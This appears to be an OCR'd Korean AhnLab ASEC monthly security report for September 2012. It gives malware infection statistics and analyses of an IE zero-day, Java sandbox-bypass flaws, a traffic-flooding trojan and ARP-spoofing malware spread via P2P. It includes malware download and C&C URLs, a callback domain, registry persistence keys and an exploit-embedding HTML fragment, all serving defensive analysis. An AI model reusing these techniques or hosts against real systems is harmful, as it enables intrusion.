ASEC REPORT

VOL.33 | 2012.10

안랩 월간 보안 보고서

2012년 9월의 보안 동향

2012년 3분기 보안 동향

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

9월 악성코드, 35만 건 '3.7% 증가'

ASEC이 집계한 바에 따르면 2012년 9월에 감염이 보고된 악성코드는 전체 986만 6860건인 것으로 나타났다. 이는 지난달의 950만 9563건에 비해 35만 7297건이 증가한 수치다([그림 1-1]). 이중 가장 많이 보고된 악성코드는 ASD.PREVENTION이었으며, Torjan/Win32.spreader와 Trojan/Win32.Gen이 그 다음으로 많이 보고됐다.

또한 Trojan/Win32.spreader, JS/Agent, Adware/Win32.winagir, Malware/Win32.generic, Win-Trojan/Onlinegamehack.118784.EG, Trojan/Win32.spnr, Win-Trojan/Agent.564736.X, Malware/Win32.suspicious, Downloader/Win32.genome 등 총 9건의 악성코드가 최다 20건 목록에 새로 나타났다([표 1-1]).



그림 1-1 |] 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	ASD.PREVENTION	767,223	17.3 %
2	NEW	Trojan/Win32.spreader	374,305	8.4 %
3	—	Trojan/Win32.Gen	357,700	8.0 %
4	▲7	Trojan/Win32.onlinegamehack	341,952	7.7 %
5	—	Downloader/Win32.agent	316,163	7.1 %
6	▼2	Textimage/Autorun	265,613	6.0 %
7	▼1	Dropper/Win32.onlinegamehack	264,472	5.9 %
8	NEW	JS/Agent	239,199	5.4 %
9	▲10	JS/Downloader	238,099	5.4 %
10	▼3	Trojan/Win32.adh	196,642	4.4 %
11	▼2	Trojan/Win32.pbbot	186,876	4.2 %
12	NEW	Adware/Win32.winagir	169,149	3.8 %
13	▲2	Trojan/Win32.agent	121,806	2.7 %
14	NEW	Malware/Win32.generic	109,093	2.5 %
15	NEW	Win-Trojan/Onlinegamehack.118784.EG	95,739	2.2 %
16	▲4	RIPPER	89,657	2.0 %
17	NEW	Trojan/Win32.spnr	87,850	2.0 %
18	NEW	Win-Trojan/Agent.564736.X	83,050	1.9 %
19	NEW	Malware/Win32.suspicious	81,516	1.8 %
20	NEW	Downloader/Win32.genome	60,026	1.3 %
		TOTAL	4,446,130	100.0 %

표 1-1 | 2012년 9월 악성코드 최다 20건(감염 보고, 악성코드명 기준

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표진단명 중 가장 많이 보고된 20건을 추린 것 이다. 2012년 9월에는 Trojan/Win32가 총 204만 4287건으로 가장 빈번히 보고된 것으로 조사됐다. ASD Prevention이 76만 7223건, Win-Trojan/Agent가 55만 7529건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	2,044,287	29.1 %
2	—	ASD	767,223	10.9 %
3	▲1	Win-Trojan/Agent	557,529	7.9 %
4	▲1	Downloader/Win32	546,094	7.8 %
5	▼2	Adware/Win32	415,391	5.9 %
6	▲3	Dropper/Win32	321,590	4.6 %
7	▲3	Textimage/Autorun	265,653	3.8 %
8	▲3	Win-Trojan/Onlinegamehack	249,076	3.5 %
9	NEW	JS/Agent	240,393	3.4 %
10	NEW	JS/Downloader	238,099	3.3 %
11	▼4	Win-Trojan/Downloader	224,924	3.2 %
12	▲2	Malware/Win32	208,526	3.0 %
13	▼5	Win-Trojan/Korad	181,012	2.6 %
14	▲2	Win32/Conficker	138,988	2.0 %
15	—	Win32/Virut	131,020	1.9 %
16	▼4	Win-Adware/Korad	127,746	1.8 %
17	NEW	Backdoor/Win32	106,849	1.5 %
18	▲1	Win32/Kido	105,067	1.4 %
19	NEW	RIPPER	89,657	1.3 %
20	▼3	Dropper/Korad	77,418	1.1 %
		TOTAL	7,036,542	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

9월 최다 신종 악성코드

Win-Trojan/ Onlinegamehack.118784.EG

[표 1-3]은 9월에 신규로 접수된 악성코드 중 고객으로부터 감염 보고가 가장 많았던 20건을 꼽은 것이다. 9월의 신종 악성코드는 Win-Trojan/Onlinegamehack.118784.EG가 9만 5739건으로 전체의 23.1%를 차지했으며, Win-Trojan/Agent.1186816.F가 5만 5213건 보고됐다.

순위	악성코드명	건수	비율
1	Win-Trojan/Onlinegamehack.118784.EG	95,739	23.1 %
2	Win-Trojan/Agent.1186816.F	55,213	13.3 %
3	Win-Trojan/Graybird.285792	49,592	12.0 %
4	Win-Downloader/KorAd.339968	40,682	9.8 %
5	Dropper/Onlinegamehack.118784.E	26,804	6.5 %
6	Win-Trojan/Korad.1307136	17,682	4.3 %
7	Win-Trojan/Fakr.606208	12,771	3.1 %
8	Win-Trojan/Runagry.241664	12,597	3.0 %
9	Win-Trojan/Onlinegamehack.70672	10,805	2.6 %
10	Win-Trojan/Downloader.43993	9,610	2.3 %
11	Win-Trojan/Agent.22891	9,233	2.2 %
12	Win-Trojan/Agent.1691136.B	9,044	2.2 %
13	Win32/Chiviper.worm.44032	8,492	2.0 %
14	Win-Trojan/Korad.95232.C	8,448	2.0 %
15	Win-Trojan/Agent.473972	8,256	2.0 %
16	Win-Trojan/Agent.43520.QW	8,201	2.0 %
17	Win-Adware/WinAgir.94120	8,159	2.0 %
18	Win-Trojan/Adload.835584	7,963	1.9 %
19	Win-Trojan/Korad.1964706	7,847	1.9 %
20	Win-Trojan/Startpage.217088.FY	7,797	1.8 %
	TOTAL	755,243	100.0 %

표 1-3 | 9월 신종 악성코드 최다 20건

9월 악성코드 유형, '트로이 목마가 최다'

[그림 1-2]는 2012년 9월 한 달 동안 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 43.9%로 가장 높은 비율을 나타냈고, 스크립트(Script)가 8.9%, 드롭퍼(Dropper)가 5.6%인 것으로 집계됐다.



그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 웜(Worm), 다운로더(Downloader)가 전월에 비해 증가세를 보였으며 트로이목마, 스크립트, 드롭퍼, 바이러스(Virus), 애드웨어(Adware)는 감소세를 보였다. 스파이웨어(Spyware), 애프케어(Appcare) 계열은 전월과 동일한 수준을 유지했다.



그림 1-3 | 2012년 7월 vs. 8월 악성코드 유형별 비율

신종 악성코드 유형별 분포

9월의 신종 악성코드를 유형별로 보면 트로이목마가 76%로 가장 많았고, 다운로더와 드롭퍼가 각각 7%로 그 뒤를 이었다.



그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

인터넷 익스플로러 버전 7과 8의 제로데이 취약점을 악용하는 악성코드

마이크로소프트에서는 2012년 9월 17일 블로그 'Microsoft Security Advisory(2757760) Vulnerability in Internet Explorer Could Allow Remote Code Execution'을 통해 인터넷 익스플로러 버전 7과 8에 제로데이(Zero Day, 0-Day) 취약점이 발견됐음을 공개했다.

이 취약점은 인터넷 익스플로러에서 html 파일을 렌더링하는 과정 중 메모리 오염으로 인해 발생하는 임의의 코드 실행 취약점으로, 9월 14일을 전후하여 실제로 공격이 이뤄졌다.

해당 취약점은 8월 26일 공개된 오라클 자바 JRE 7 제로데이 취약점 악용 악성코드 유포 관련 서버에서 발견되어 자바 취약점과 관련이 있을 것으로 추정된다.

이번에 유포된 인터넷 익스플로러 제로데이 취약점을 악용하는 악성코드는 총 4개로, Exploit.html (304바이트), Moh2010.swf(13,631바이트), Protect.html(973바이트)과 111.exe(16,896바이트) 파일이다.

그림 1-5 | 인터넷 익스플로러 제로데이 취약점을 악용한 악성코드들

1. Exploit.html(304바이트) 파일은 [그림 1-6]과 같이 Moh2010.swf(13,631바이트) 파일을 호출하는 코드를 포함한다.

2. Moh2010.swf(13,631바이트) 파일은 DoSWF라는 어도비 플래시 파일을 암호화 및 인코딩하는 툴에 의해 암호화되었다.

```
11        }
12    </SCRIPT>
13    <embed src=Moh2010.swf width=10 height=10></embed>x
14  </body>
15 </html>
16
```

AhnLab

그림 1-6 | 취약한 플래시 파일을 다운로드하는 코드

Moh2010.swf 파일은 [그림 1-7]의 도형만을 보여주며 다른 코드는 포함하지 않는다.

그림 1-7 | 취약한 플래시 파일에 포함된 이미지

3. Exploit.html 파일에 의해 호출되는 Moh2010.swf 파일의 암호화를 해제하면 [그림 1-8]과 같이 Protect.html(973바이트) 파일을 iFrame으로 호출한다.



그림 1-8 | 취약한 플래시 파일에 포함된 제로데이 취약점 이용 스크립트

4. Protect.html 파일은 [그림 1-9]와 같이 실제로 인터넷 익스플로러의 제로데이 취약점을 이용하는 코드가 포함되어 있다.

그림 1-9 | 제로데이 취약점 악용 스크립트의 코드 일부분

5. 이번에 발견된 제로데이 취약점이 정상적으로 적용되면 111.exe (16,896바이트) 파일을 다운로드하고 실행한다. 111.exe 파일이 실행되면 mspmsnsv.dl (10,240바이트) 파일을 다음 경로에 생성한다.

- C:₩WINDOWS₩system32₩mspmsnsv.dll

그리고 윈도우 시스템에 존재하는 정상 파일인 svchost.exe 파일을 실행해 해당 프로세스의 스레드로 생성한 mspmsnsv.dll 파일을 삽입한다.

6. 스레드로 정상 동작하면 ie.aq1.co.uk로 접속을 시도하나 분석 당시에는 접속되지 않았다.



그림 1-10 | 역 접속을 시도하는 악성코드

정상적으로 접속이 이뤄질 경우 공격자의 명령에 따라 원격 제어 등의 백도어 기능들이 수행된다.

현재 해당 제로데이 취약점에 대한 보안 패치를 마이크로소프트에서 배포 중이므로 반드시 설치해 안전하게 PC를 사용하길 권한다.

〈V3 제품군의 진단명〉

JS/Dufmoh

SWF/Exploit

Win-Trojan/Poison.16898

Trojan/Win32.Npkon

〈TrusGuard 탐지명〉

ms_ie_execcommand_exploit(CVE-2012-4969)

javascript_malicious_heap_spray-4(HTTP)

자바 취약점을 악용하는 악성코드

ASEC은 8월 29일에 자바 JRE에서 제로데이 취약점이 발견됐으며 이를 악용하는 악성코드가 유포되었다고 발표했다. 해당 취약점 외에도 CVE-2012-0507 자바 취약점 역시 다수의 악성코드 유포에 사용되는 것으로 밝혀졌다.

일반적으로 자바는 JVM을 이용한 샌드박스(SandBox) 개념의 보안 기능을 운영체제에 제공해 악의적인 코드는 시큐리티 매니저(Security Manager)를 기준으로 차단한다. 예를 들어 파일을 디스크에 쓰거나 실행할 때 정책(Policy)에 위배되면 해당 명령은 허용되지 않는다. 그러나 최근 발견된 자바 취약점을 악용하는 악성코드의 제작자들은 샌드박스를 우회하기 위해 2가지 방법을 사용했다.

1. 샌드박스 자체 무력화 – CVE-2012-0507 취약점

CVE-2012-0507 취약점은 AtomicReferenceArray 클래스에서 발생한다. 이 클래스는 시큐리티 매니저에서 ArrayObject에 대한 타입을 체크하지 않으며, 해당 배열 생성시 악의적인 코드를 역 직렬화해 doWork에 정의된 클래스를 샌드박스 밖에서 실행시킨다. 역 직렬화를 통해 메모리에 악의적인 코드가 쓰일 수 있기 때문에 시큐리티 매니저에서 해당 객체에 대한 접근을 체크해야 함에도 불구하고 그렇게 돼 있지 않아서 문제가 발생한다.



그림 1-11 | 자바 샌드박스 무력화 취약점 관련 코드

2. 샌드박스 내부의 정책을 우회하기 위해 시큐리티 매니져를 setSecurityManger(Null)로 우회(CVE-2011-3544와 CVE-2012-4681 취약점 이용)

샌드박스의 시큐리티 매니저는 접근 제어 정책을 수행한다. 하지만 시큐리티 매니저가 무력화될 경우 접근 제어를 수행하지 않기 때문에 악의적인 코드 실행이 가능해진다.

자바는 JVM에서 명령을 수행하기 위해 시큐리티 매니저가 함수 내에서 빈번하게 호출되며, 자바 애플릿 역시 예외는 아니다. JVM이 포함되어 있는 웹 브라우저에서 애플릿이 포함된 웹 사이트 접속 시 JVM으로 애플릿을 다운로드해 실행한다. 이 과정에서 로컬에서 실행하기 위해 디스크에 파일을 쓰고 실행하면서 시큐리티 매니저를 우회하게 되어 악성코드를 감염 시킬 수 있게 된다.

그림 1-12 | 자바 샌드박스 내부 정책 우회 관련 코드

CVE-2011-3544와 CVE-2012-4681이 시큐리티 매니저를 우회하는 취약점으로, toString Method에서 해당 함수를 실행할 경우 시큐리티 매니저를 우회한다.

시큐리티 매니저를 해제하기 위해서는 setSecurityManager함수를 이용해야 한다. 하지만 JRM에서 setSecurityManger(NULL)을 호출하면 에러(Error)와 함께 함수 호출의 실행을 허가하지 않지만, toString Method를 이용하면 해당 함수를 호출할 수 있는 취약점이 생긴다.

이와 비슷한 원리로 작동하는 취약점이 CVE-2012-4681으로, sun.awt.SunToolkit을 이용하여 파일 시스템에 대한 모든 권한을 부여받아 시큐리티 매니저를 비활성화한다.

9월 현재 앞서 설명한 자바 취약점들 모두 다수의 악성코드에서 악용되고 있으므로 오라클(Oracle)에서 제공하는 보안 패치를 설치하여 시스템을 보호해야 한다.

트래픽을 유발하는 악성코드

9월 7일부터 12일까지 악성코드 감염에 따른 과다 세션 문제로 네트워크 트래픽 이슈가 보고되었다. 접수된 안리포트 파일을 분석한 결과, 공통적으로 지난 9월 6일에 설치된 rdpclipboard.exe 파일을 발견할 수 있었다.

그림 1-13 | 안리포트에서 공통적으로 발견된 rdpclipboard.exe 파일

이번에 발견된 rdpclipboard.exe 파일은 8월 초에 트래픽 이슈로 보고된 Trojan/Win32.Scar, Win-Trojan/Agent.686712 악성코드와 유사한 동작을 한다. 당시 해당 악성코드는 P2P를 통해 유포되는 파일로, 특정 업데이트 파일로 위장했거나 성인 동영상 파일로 위장한 파일에 의해 다운로드되었으며, 이번에 발견된 rdpclipboard.exe 파일 또한 동일한 방식으로 유포되었을 것으로 추정된다.

1. 9월 현재 rdpclipboard.exe 파일은 'hxxp://112.xxx.xx.105:88/nw13.exe' 에서 다운로드되며, nw13.exe 파일이 실행되면 자기 자신을 아래 경로에 생성한다.

- %Systemroot%₩System32₩rdpclipboard.exe

2. 다음의 레지스트리에 등록하여 로그인 시 자동으로 실행된다.

- HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩Userinit %System32₩userinit.exe, %System32₩rdpclipboard.exe

3. rdpclipboard.exe 파일은 MPRESS로 패킹되었으며, 언패킹 하더라도 주요 문자열들은 암호화하여 사용 시점에 복호화하도록 되어 있다. 이 파일은 윈도우 메시지를 후킹하고 특정 메시지가 발생하면 트래픽을 발생하는 것으로 확인된다.

4. 최초 감염시 테스트 목적으로 'www.naver.com' 으로 접속하며 이후에도 아래 사이트에 DNS Query를 한다.

- www.microsoft.com
- www.google.com
- www.yahoo.com
- www.facebook.com
- www.taobao.com

5. 이후 C&C서버로 추정되는 아래 서버에 주기적으로 접속하여 암호화된 값을 요청한다.

- 'hxxp://119.**.**.19/webupdate/082001/'



그림 1-14 | C&C 서버 접속 패킷 정보

6. C&C 서버로부터 시간 정보를 받아오는 것으로 추정되며, 이후 특정 시간부터는 [그림 1-15]와 같이 인터넷 익스플로러가 실행되면서 새 탭을 무한 반복적으로 열어 특정 도박 게임 사이트에 접속을 시도한다. 그리고, 인터넷 익스플로러를 종료하더라도 자동으로 실행되어 아래의 사이트에 접속하는 특징이 있다.



그림 1-15 | 인터넷 익스플로러 새 탭으로 특정 사이트에 접속하는 화면

- 'http://kt.c*****s.net/'
- 'http://sk.c*****s.net/'
- 'http://www.cig*****.com/'
- 'http://www.cig*****s.co.kr/'
- 'http://www.db******o.co.kr/'

중략

그림 1-16 | 감염시 접속하는 특정 도박 게임 사이트

분석 당시 위 사이트 중 대부분 사이트는 접속되지 않았지만 [그림 1-16]와 같이 특정 도박 게임 사이트는 접속되었다.

해당 사이트에 접속하는 패킷을 보면 connection: Keep-Alive 헤더를 사용하여 웹 서버와의 연결을 유지하기 때문에 인터넷 익스플로러 탭

그림 1-17 | 특정 도박 게임사이트 접속 패킷

이 무한 반복적으로 열린다. 이는 해당 사이트에 대한 DDoS 공격으로 간주될 수 있다.



그림 1-18 | rdpclipboard.exe 네트워크 연결 정보

또한, rdpclipboard.exe 파일은 [그림 1-18]과 같이 특정 IP로 패킷을 발생한다.

이와 같이 인터넷 익스플로러 탭이 무한 반복적으로 열리면서 특정 사이트에 접속하는 과정에서 Get Flooding이 발생하거나, rdpclipboard.exe 파일이 발생시키는 패킷으로 네트워크 장비의 세션 수 초과로 장애를 유발할 수 있을 것으로 보인다.

〈V3 제품군의 진단명〉

Trojan/Win32.Agent (2012.09.11.00)

P2P 사이트를 통해 유포되는 무협지 위장 악성코드

기업 환경에서 Gateway IP가 충돌하는 경우, 시스템을 분석해보면 종종 국내 P2P를 통해 다운로드된 특정 파일이 장애를 야기하는 경우가 있다.

이번 사례도 P2P를 이용해 감염된 경우로, 사용자는 P2P를 통해 특정 무협지를 다운로드해 읽으려 한 것으로 추정되며 다운로드한 파일은 실행 파일 형태로 압축됐다.

그림 1-19 | P2P를 통해 다운로드한 파일

[그림 1-19]의 파일을 실행하면 [내문서] 하위에 압축을 푼다. 이와 동시에 내부에 압축된 악성 파일 또한 압축이 풀리며 실행된다.



그림 1-20 | 압축 해제된 파일 및 폴더

'묵객 01' 폴더에서는 [그림 1-21]과 같이 묵객이라는 무협지 파일이 확인된다.

아래와 같이 악성파일 및 정상 GIF 파일들이 압축 해제된다.



그림 1-21 | 정상 무협지 파일

- C:₩Documents and Settings₩Administrator₩My Documents₩'.exe
- C:₩Documents and Settings₩Administrator₩My Documents₩묵객 01₩1_002.gif
- C:₩Documents and Settings₩Administrator₩My Documents₩묵객 01₩1_003.gif
- 중략

'.exe 파일이 실행되면 아래의 파일을 생성하고, 서비스에 등록하여 실행한다.

- C:₩WINDOWS₩system32₩NetAgent.nat
- C:₩WINDOWS₩tkmsvc.des
- C:₩WINDOWS₩scrsvc.des
- 중략

위 악성코드가 실행되면 동일 네트워크 대역을 [그림 1-22]와 같이 스캐닝한다.



그림 1-22 | 동일 네트워크 대역 스캐닝

동일 네트워크 대역의 유효한 시스템 확인 후, ARP Spoofing을 위해 변조된 ARP 패킷을 지속적으로 발생시킨다.



그림 1-23 | 지속적인 ARP 패킷 발생

[그림 1-24]는 감염 시스템의 ipconfig 정보로 Gateway IP가 192.168.65.2로 되어있다.



그림 1-24 | IP 설정 정보

[그림 1-25]는 ARP Cache Table에 기록된 MAC 리스트로, 192.168.65.128의 MAC 주소가 ARP 패킷이 발생되는 이후에는 192.168.65.2(GW)로 변조되어 기록된 것을 확인할 수 있다.

